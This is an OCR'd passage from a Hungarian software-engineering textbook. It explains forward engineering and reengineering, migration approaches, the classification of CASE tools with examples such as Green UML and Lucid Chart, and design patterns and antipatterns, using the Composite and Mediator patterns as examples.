
> „*A forward engineering az a hagyományos folyamat, amikor a magas absztrakciós szintű, logikai és implementáció-független reprezentációból a valós implementációt, hozzuk létre.*" [1]

Ebből megtudhatjuk, hogy a forward engineering valójában a reverse engineering ellentétes irányú folyamata, ahol a magasabb szintű, implementáció független modellből a rendszerünk fizikai implementációját készítjük el.
A forward engineering feladata, hogy az informális követelmény leírást, vagy valamilyen magasabb szintű reprezentációt valós kóddá alakítson, tágabb értelemben alacsonyabb szintű reprezentációt adjon. Ez az absztrakció szintjének megválasztásától függően komplex, és sok esetben nem egyértelmű feladat.
Egy szöveges leírást, követelmény specifikációt nehéz automatikusan elemezni, ezért az ilyen eszközök nagy része kézi beavatkozást igényel a folyamat elején (vagy olyan bemenetet vár, amelyet a fejlesztőnek kell megfelelő alakra hoznia).
Egy egyszerű eset, amikor például egy osztálydiagramból kell kódot generálni. Ez nem nehéz feladat, a kulcskérdés az osztálydiagram reprezentálásában rejlik, amelyet ha valamilyen automatikusan feldolgozható grafikus formában kapunk meg (valamilyen eszköz által előállított formában), egy egyszerű elemzés után a kódgenerálás már pofon egyszerű feladat, ha szöveges formában kapunk meg, úgy a dolgunk még egyszerűbb. Ebben az esetben egy diagramból forráskód vázat generálunk, tehát forward engineering-et hajtunk végre. Teljes forráskód automatikus generálásához nem elég egy hagyományos osztálydiagram, egyéb reprezentációk felhasználása is szükséges, vagy alkalmazható az ún. futtatható UML. A futtatható (executable) UML olyan UML profil, amely a hagyományos UML diagramokat egészíti ki olyan elemekkel, amelyek segítségével a szemantikus viselkedés is modellezhető nyelv független módon, ezáltal a modell alkalmas lesz a teljes forráskód automatikus generálására. A forward engineering folyamata viszont nem teljesen automatikus, hiszen a követelményektől valahogy a fejlesztő el kell jusson az osztálydiagramig. Ezt még egy hasznos eszközzel sem lehet teljesen automatikusan, emberi beavatkozás nélkül végrehajtani. Komplexebb, nagyobb transzformációknál, az absztrakció magasabb szintjéről a forward engineering már sokkal összetettebb feladat.

Reengineering


A szoftverújratervezés folyamatát a 10. ábra szemlélteti. A folyamatot E. J. Chikofsky és J. H. Cross II. így definiálta:

> „*A reengineering az a folyamat, amikor a rekonstruált rendszert ábrázoljuk egy új alakban, megváltoztatjuk azt, majd implementáljuk az új alakot.*" [1]



10. ábra. A reengineering folyamata

A folyamat maga a rendszer módosítását teszi lehetővé, viszont a módosítást az absztrakció egy magasabb szintjén (vagy más formában) vihetjük véghez, amely sok esetben jelentősen lecsökkentheti a módosításra szánt és fordított időt. Egy jól visszatervezett modellben egy-két apróbb változtatás után (amely magas szinten lehet apró, de a fizikai megvalósítás szintjén lehet, hogy rengeteg változást okoz) az implementációt már a forward engineering hajtja végre, amely leveszi a kódírás egy részének a terhét a programozó válláról. Egy ügyes szoftvereszköz képes legenerálni a kódot a magasabb szintű modellbeli változás alapján, így gyorsítva a fejlesztést.
Ahogy a visszatervezésnél, itt is felmerül egy kérdés, hogy az absztrakció mely szintjére emeljük a kódunkat. A 11. ábra bemutatja az absztrakció szintjeit hierarchiába szervezve.




11. ábra. Az absztrakció szintjei [2]

A reverse engineering folyamata a piramis aljától indul, és az általunk választott absztrakciós szintre emeli a rendszerünket, míg a forward engineering a magasabb szintű reprezentációt alakítja konkrét fizikai implementációvá, azaz a piramisban felülről lefelé halad.

Általános modell az újratervezés folyamatában

A 12. ábra szemléleti az általános modellt az újratervezés folyamatában.



12. ábra. Általános modell az újratervezésben

Ennek a folyamatnak a legfontosabb része a visszatervezett modell helyes megválasztása. Nagyon fontos, hogy a rendszerünket arra a szintre emeljük fel és ott módosítsuk, amelyiken ténylegesen végrehajthatóak azok a módosítások, melyeket szeretnénk alkalmazni a rendszeren. A különböző szinteken különböző megközelítést igényel az újratervezés. Az újrakódolás a meglévő forráskód átírását, nem pedig új implementáció készítését jelenti. Az újratervezés folyamán például az eddigi rendszerünk tervét módosítjuk, és ügyelnünk kell arra, hogy a rendszer specifikációja nem változhat, tehát a rendszerünk ugyanazt kell, hogy megvalósítsa, mint eddig, csak más elvek, más módszerek segítségével. Újratervezés folyamán a rendszer egy modelljét (korábban a tervezési módszerek fejezetben tárgyaltuk a lehetséges modelleket) módosítjuk, majd abból készül el az azt megvalósító rendszer. Újraspecifikálás során viszont a rendszer modelljénél magasabb szintre emeljük a folyamatot, ezért ebben az esetben azt kell megmondanunk, hogy mit is csináljon a rendszer és nem azt, hogy hogyan. Itt mondjuk meg, hogy a rendszer milyen specifikációknak kell, hogy megfeleljen, újradefiniáljuk az elvárásokat, megmondjuk, hogy mit csináljon másképp, mint eddig. Jól látszik a két szint közötti elvi különbség. Bizonyos módosításokat nem tehetünk meg egy adott szinten, ezért nagyon fontos, hogy az újratervezés folyamata során azt a szintet válasszuk, amelyben képesek vagyunk a szükséges változásokat eszközölni.

Megközelítések

Komplex szoftverrendszerek újratervezésénél feltételezhetjük, hogy az újratervezés folyamata szükségszerűen magával vonzza azt is, hogy az elkészült, azaz az újratervezett rendszert mihamarabb használni szeretnénk, mégpedig az előző helyett. Ekkor felmerül a kérdés, hogy

a csere milyen ütemben, milyen fázisokban történjen meg. Három általános megközelítés ismert [2], ezeket tekintjük át a következőkben.

Big Bang megközelítés
A Big Bang megközelítésben (szokás még „Lump Sum”-nak is nevezni) a létező rendszert teljes egészében azonnal felváltja az újratervezett. Ezt a megközelítést akkor alkalmazzuk, amikor valamilyen sürgős, halasztást nem tűrő problémát kell megoldanunk, például egy más rendszer architektúra migrációját. Az egyik előnye ennek a megközelítésnek az, hogy a teljes rendszer egy időben kerül be az új környezetbe. Nincsenek interfészek az új és a régi komponensek között, mivel egyszerre történik a csere. Hátránya viszont az, hogy nem minden esetben alkalmazható a monolit projektekre.


Inkrementális megközelítés
Szokás még „Phase-out” megközelítésnek is nevezni. Ebben a megközelítésben a rendszer különböző komponenseit külön-külön újratervezve, majd inkrementálisan a rendszerhez adva az új elemeket kapjuk meg a kitűzött céloknak megfelelő rendszert.
A rendszer újratervezett komponenseinek meghatározása az eredeti rendszer komponensein alapul. Előnye, hogy a kisebb komponenseket gyorsabban lehet létrehozni, és könnyebb a hibák nyomon követése is, mivel a hiba megjelenése és a legutolsó komponens beépítése közötti összefüggés egyértelmű. Egyik hátránya ennek a megközelítésnek, hogy a teljes rendszer struktúráját nem vagyunk képesek megváltoztatni, csupán csak a komponenseket tudjuk módosítani. Másik hátránya, hogy a rendszer teljes cseréje több időt vesz igénybe a köztes verziók kialakítása miatt. Ennél a megközelítésnél a kockázat alacsonyabb, mint a Big Bang-nél, mivel a komponenseket külön-külön kezdjük el újratervezni. Ezeken a különböző kódrészleteken könnyebb a nyomon követés és a monitorozás.

Evolúciós megközelítés
Az evolúciós megközelítés az inkrementálishoz hasonlóan a rendszert részekre, komponensekre bontja, majd ezen komponenseket fokozatosan cseréli le azok újratervezett formájára. Az eltérés a két módszer között az, hogy míg az inkrementális megközelítés a komponensek meghatározásához a rendszer struktúráját figyeli, úgy az evolúciós megközelítés a funkcionalitást tartja szem előtt. Ez a megközelítés lehetőséget ad a fejlesztőknek arra, hogy az egyes funkcionalitások újratervezésére fordítsák erőfeszítéseik nagy részét, azok valós, strukturális elhelyezkedését figyelmen kívül hagyva. Ez a megközelítés jól alkalmazható, ha objektum-orientált formára konvertálunk. Az inkrementális és evolúciós megközelítések közti különbséget a 13. ábra szemlélteti. Inkrementális megközelítést alkalmazva az egyes GUI űrlapok újratervezése egyesével történne, míg evolúciós megközelítés esetén az egy funkcióhoz tartozó űrlapokat közösen kezelnénk.

CASE eszközök

A számítógéppel támogatott szoftvertervezés (Computer-Aided Software Engineering, CASE) bizonyos tevékenységek automatizálásával támogatja a szoftverfejlesztési folyamatot. A CASE eszközök eredete 1982-ig vezethető vissza, ekkor történt ugyanis, hogy egy szoftvercég Michigen-ben grafikai elemeket integrált egy szövegszerkesztőbe (GraphiText), melyek segítségével akár diagramokat is lehetett szerkeszteni. Bizonyos értelemben egy CASE eszköz hasonlít egy szövegszerkesztőre. Egy szövegszerkesztő nem írja meg helyettünk a leveleinket vagy a dokumentumainkat, de hatékony hátteret képes biztosítani,

könnyű szerkesztési lehetőségekkel, helyesírás-ellenőrzéssel, és a többi funkcióval. Hasonlóképpen segít egy CASE eszköz is. Szükség esetén elvégzi az automatikus ellenőrzéseket, listákat, ábrákat generál, kereszthivatkozásokat készít, támogatja a dokumentálást, összeszedi az információkat, rendszerezi őket, és előkészíti a fejlesztést, hogy a programozás minél zökkenőmentesebb legyen.
Egy CASE eszköz a programozást nem veszi le a fejlesztők válláról, de igyekszik minden szempontból a lehető legjobb körülményeket biztosítani hozzá.



13. ábra. Inkrementális és evolúciós megközelítés különbségei

Módszerek

Számos szempontnak kell megfelelnie egy jó CASE eszköznek. Így például jó, ha minél több módszertant támogat, hiszen maga a tervezés rendszerint módszertanok alapján történik. A módszertan a fejlesztés során előforduló elveket határozza meg, és ez alapján határozza meg a módszerek egymásutániságát. A módszer egyszerűen elvégezhető elemi lépések sorozata, amely egy kiindulópontból elvezet az eredményig. Sokféle módszertan van, és lassan külön tudomány, hogy melyik mire való. Általában a feladat határozza meg, hogy melyiket kell használni. A módszertanokat felépítő módszerek nem feltétlenül különböznek egymástól, legfeljebb más sorrendben, másképp kell végrehajtani őket. A feladatok nagy többsége ugyanakkor bármilyen módszertan szerint elvégezhető (legfeljebb több munkával jár), és sokszor a rendszertervezőn múlik, hogy személyes preferenciái alapján melyiket részesíti előnyben. Ezért aztán egy jó CASE eszköz a módszertanok széles skáláját kell, hogy támogassa, hogy minden fejlesztő megtalálja benne a saját igényeinek és az éppen aktuális feladatnak megfelelőt. A rendszertervezés egyik első lépése az, hogy meghatározzuk, hogy mely módszertant, és annak mely lépéseit alkalmazzuk.

CASE eszközök osztályozása

A CASE eszközök osztályozásának rengeteg módja van. Alfonso Fuggetta három csoportba sorolta a CASE eszközöket. Ezek a következők voltak:

- Eszközök (Tools): Csak egy speciális részfeladatot, task-ot támogatnak a szoftverfejlesztés folyamatában. Ilyen eszköz például egy folyamatábra szerkesztő, amely igaz, hogy segít a szerkesztésben, de mégis csak a folyamat egy igen apró részében, mégpedig a folyamatábra megszerkesztésében. A CASE eszközök a szoftverek életciklusának kezelése, szoftverkomponensek integrálása, szoftverek struktúrájának leírása, illetve tudás reprezentálása, kezelése terén nyújthatnak támogatást a szoftvermérnöknek.
- Munkapadok (Workbenches): Csak néhány folyamatot támogatnak. Ezek olyan alkalmazások, amelyek néhány CASE eszközt tartalmaznak. Így egy alkalmazásba integrálva képes segíteni több eszközzel az adott folyamatot. Ezek nyolc alkategóriába vannak sorolva, az alapján, hogy a folyamat mely területén alkalmazhatóak:
  - Üzleti tervezés és modellezés,
  - Elemzés és tervezés,
  - Felhasználói-interfész fejlesztés,
  - Programozás,
  - Verifikáció és Validáció,
  - „Szerviz” és visszatervezés,
  - Konfiguráció menedzsment,
  - Projekt menedzsment.
- Környezetek (Environments): A szoftverfejlesztés folyamatának nagy részében segít. Egy környezet CASE eszközök és workbench-ek halmaza. Öt csoportba szervezték őket:
  - Eszközkészletek,
  - Nyelv központú környezet,
  - Integrált környezet,
  - 4. generációs környezet,
  - Folyamat központú környezet.

Funkcionális szempont
Mindazonáltal nem csak egyféle csoportosítása létezik az eszközöknek. A következőkben felsorolásra kerülnek az eszköztípusok funkcionalitás szerint csoportokba szedve, és példák azokra, természetesen a teljesség igénye nélkül.

- **Tervezői eszközök**: PERT eszközök, becslési eszközök, táblázatkezelők stb.
- **Szerkesztő eszközök**: diagramszerkesztők, szövegszerkesztők stb.
- **Konfigurációkezelő eszközök**: verziókezelő rendszerek, rendszerépítő eszközök stb.
- **Prototípus-készítő eszközök**: nagyon magas szintű programnyelvek, felhasználói interfész generátorok stb.
- **Módszertámogató eszközök**: tervszerkesztők, adat szótárak, kódgenerátorok stb.
- **Nyelvi feldolgozó eszközök**: fordítók, értelmezők stb.
- **Programelemző eszközök**: keresztreferencia generátorok, statikus elemzők, dinamikus elemzők stb.
- **Tesztelő eszközök**: tesztadat generátorok, állomány összehasonlítók stb.
- **Nyomkövető eszközök**: interaktív nyomkövető, belövő rendszerek stb.
- **Dokumentációs eszközök**: arculattervező programok, képszerkesztők stb.
- **Újratervezési eszközök**: kereszthivatkozási rendszerek, program újrastrukturáló rendszerek stb.
- **Változtatáskezelő eszközök**: követelmény követhetőségi eszközök, változásvezérlő rendszerek stb.
- **Validációs, verifikációs eszközök**: modell ellenőrző eszközök, bizonyító rendszerek stb.

Tevékenység szempont
Az 1. táblázat mutatja a különböző eszközök felhasználási területeit, azaz, hogy a fejlesztés mely szakaszában lehet hasznunkra.

1. táblázat. A CASE eszközök felhasználhatósága

	Specifikáció	Tervezés	Implementáció	V & V
Tervezői eszközök	●	●	●	●
Szerkesztő eszközök	●	●	●	●
Konfigurációkezelő eszközök		●	●	
Prototípus-készítő eszközök	●			●
Módszertámogató eszközök	●	●		
Nyelvi feldolgozó eszközök		●	●	
Programelemző eszközök			●	●
Tesztelő eszközök			●	●
Nyomkövető eszközök			●	●
Dokumentációs eszközök	●	●	●	●
Újratervezési eszközök			●	
Változtatáskezelő eszközök	●	●	●	●
Validációs, verifikációs eszközök		●	●	●

Eszközök

A korábban tárgyalt eszközök mind CASE eszközök, ugyanis azok a tervezés, fejlesztés, karbantartás valamely szakaszának elvégzésében nyújtanak segítséget a fejlesztőknek. Bár a korábbi fejezetben tárgyalt eszközök maguk is mind CASE eszközök, mégis azok egy szűkebb területhez tartoznak, ezért kerültek említésre az adott fejezetnél. A következőkben két általánosabb, ingyenes CASE eszközt említünk meg.

Green UML

A Green UML egy ingyenes szerkesztő, amely támogatja mind a szoftvertervezést, mind a visszatervezést. Az eszköz használható UML osztálydiagramok kódból való generálására, és rajzolt diagramokból kódgenerálásra is. Specialitása, hogy bármilyen UML környezetben támogatást biztosít, mivel a kapcsolatok mind „plug-in” alapúak. Ez azt jelenti, hogy bármikor hozzáadhatunk saját kapcsolatokat, vagy kivehetjük azokat, amelyek nem szükségesek. Támogat mind jpg, mind gif exportálást. A Green UML a University at Buffalo most is folyó projektje. Hivatalos oldaluk: http://green.sourceforge.net/

Lucid Chart

A Lucid Chart egy online UML tervező eszköz. Előnye, hogy nem szükséges telepíteni, vagy letölteni semmit, bárhonnan, egy böngészőből indítható a szerkesztő (Flash támogatás szükséges hozzá). Mindamellett, hogy online szerkesztő, lehetőséget ad arra, hogy a csapattagok valós időben tudjanak egy adott projekten dolgozni (bár ez az opció fizetős). A


funkcionalitások nem térnek el egy szokványos UML szerkesztőtől. Egyszerű kezelhetőség, támogatott UML diagramok sokasága jellemzi, mint majdnem az összes UML szerkesztőt. Hivatalos oldaluk: http://www.lucidchart.com/

FORRÁSKÓDBÓL TÖRTÉNŐ MINTAFELISMERÉS

A forráskódban szereplő minták felismeréséhez először azt kell definiálnunk, hogy mi is az a minta. Miután ezt megtettük, következő lépésként tisztázzuk, hogy milyen mintákat is vagyunk képesek felderíteni, illetve a számítástechnika fejlődése során milyen általánosan elfogadott minták alakultak ki.


Tervezési minták

Egy szoftver tervezése során néhány fejlesztőnek feltűnt, hogy bizonyos problémák újra és újra előkerülnek, függetlenül attól, hogy épp milyen szoftverrendszert készítenek. Felmerült bennük az ötlet, hogy az ilyen általános problémákra közzétennék a jól bevált megoldásokat, ezzel segítve saját és kollégáik munkáját. Valójában az ötlet már korábban is foglalkoztatta az embereket (1977), bár akkor ezt a problémát és annak megoldását még csak az építészetben alkalmazták.
A tervezési minták a szoftverfejlesztésben tehát nem mások, mint általános megoldások gyakran jelentkező szoftvertervezési problémákra. Ezek a minták nem kész kódrészletek, csak általános sablont nyújtanak gyakori tervezési problémák megoldására. Erich Gamma, Richard Helm, Ralph Johnson és John Vlissides kiadtak egy könyvet [3], amely ezeket az ún. tervezési mintákat (design patterns) hivatott feltérképezni és összefoglalni. A könyv első felében a programozás lehetőségei, veszélyei és csapdái kerülnek tárgyalásra, míg a második felében 23 tervezési mintát definiál, csoportokba sorolva. Mindegyik minta megköveteli az objektum-orientált szemléletmódot és tervezést. A könyv három csoportba foglalja a mintákat: *strukturális*, *viselkedési* és *gyártási* minták. Ezek a tervezési minta csoportok folyamatosan bővülnek, és egy új, *konkurencia* mintacsoportot is definiáltak.
A strukturális minták az osztályok közötti kapcsolatok egyszerű megvalósításának azonosításával könnyítik meg az osztályokból vagy objektumokból álló nagyobb struktúrák létrehozását. A viselkedési minta csoport a program viselkedésére, kérésekre adott reakciójára, valamint a komponensek közötti kommunikációra vonatkozó mintákat fogja össze. A gyártási minták az objektumok létrehozásakor felmerülő problémákra adnak megoldást. Sok esetben a fejlesztés során nem is vagyunk annak tudatában, hogy épp egy már évekkel ezelőtt definiált tervezési mintát alkalmazunk. Célszerű ezeket a mintákat áttekinteni a tervezés, fejlesztés során, mivel sok esetben segítséget nyújthatnak. A minták leírásai általában a következőket tartalmazzák: minta neve, minta alkalmazásának célja, minta egyéb ismert elnevezései, példa a kontextusra, amelyben a minta használható, a minta struktúrája (grafikus reprezentáció), a minta szereplői, implementációs tanácsok, példa a használatra, minta állandó, és módosítható részei, kapcsolódó minták, stb.
Egy strukturális tervezési minta például a Composite (Összetétel). Ez a tervezési minta segít az objektumokat fa struktúrába rendezni, rész-egész hierarchiában reprezentálva. A Composite minta lehetőséget ad a kliensnek, hogy az egyes konkrét objektumokat és az összetett objektumokat egységesen kezelje. A Composite minta megvalósítását a 14. ábra szemlélteti.
Ez a tervezési minta minden, az öröklődési hierarchiában szereplő elemet komponensnek nevez (amely tartalmazhat absztrakt függvényeket). Amennyiben egy komponensnek nem létezik leszármazottja, úgy ő egy levél lesz, amelyben az összes, még ki nem fejtett absztrakt metódus megvalósításra kerül. Amennyiben létezik leszármazottja, úgy ő egy összetett elem lesz.



14. ábra. A kompozit minta

Egy tipikus viselkedési tervezési minta például a Mediator (Közvetítő). Több, egymással kapcsolatban álló objektum kommunikációjának egységbe (objektumba) zárását írja le, illetve arra kínál megoldást. Akkor érdemes a Mediator mintát használni, ha az objektumok közti kommunikáció igen összetett, strukturálatlan, és nehezen érthető a létrejött kapcsolatrendszer, vagy ha egy objektum újrahasznosíthatósága bonyolult lenne, mert sok más objektummal áll kapcsolatban. A minta célja, hogy kettő vagy több - egymással kommunikálni képtelen, vagy csak nagyon komplex módon kommunikáló - osztály között közvetítő szerepet töltsön be. Előnye ennek a mintának, hogy az osztályoknak nem kell tudniuk egymás létezéséről. A Mediator minta megvalósítását 15. ábra szemlélteti.



15. ábra. Mediator minta

Maga a *Mediator* osztály csak egy felületet definiál, amely a kommunikációs réteget reprezentálja. Ennek az osztálynak a segítségével lesznek képesek az elemek kommunikálni egymással. A Mediator-ból származnak a konkrét mediátor osztályok, amelyek a konkrét elemeket fogják koordinálni. Ezek a konkrét elemek pedig a *Colleague* leszármazottai lesznek. Így egy *ConcreteColleague* csak a Mediator-t ismeri, (azt is csak közvetetten), ezért a Mediator által reprezentált kommunikációs csatornát felhasználva képes a többi elemmel kommunikálni úgy, hogy nem is ismeri őket.

Ellenminták

Az 1994-ben a Gang of Four (a négy szerzőt szokás így említeni, GoF) által publikált tervezési mintákat alapul véve, Andrew Koenig bevezette az antipattern (ellenminta) fogalmát. A következőképpen definiálta az ellenmintát:

„*Antipattern olyan, mint a pattern, kivéve, hogy valós megoldás helyett olyan megoldást ad, amely látszólag helyesnek tűnik, de valójában mégsem az.*” [4]

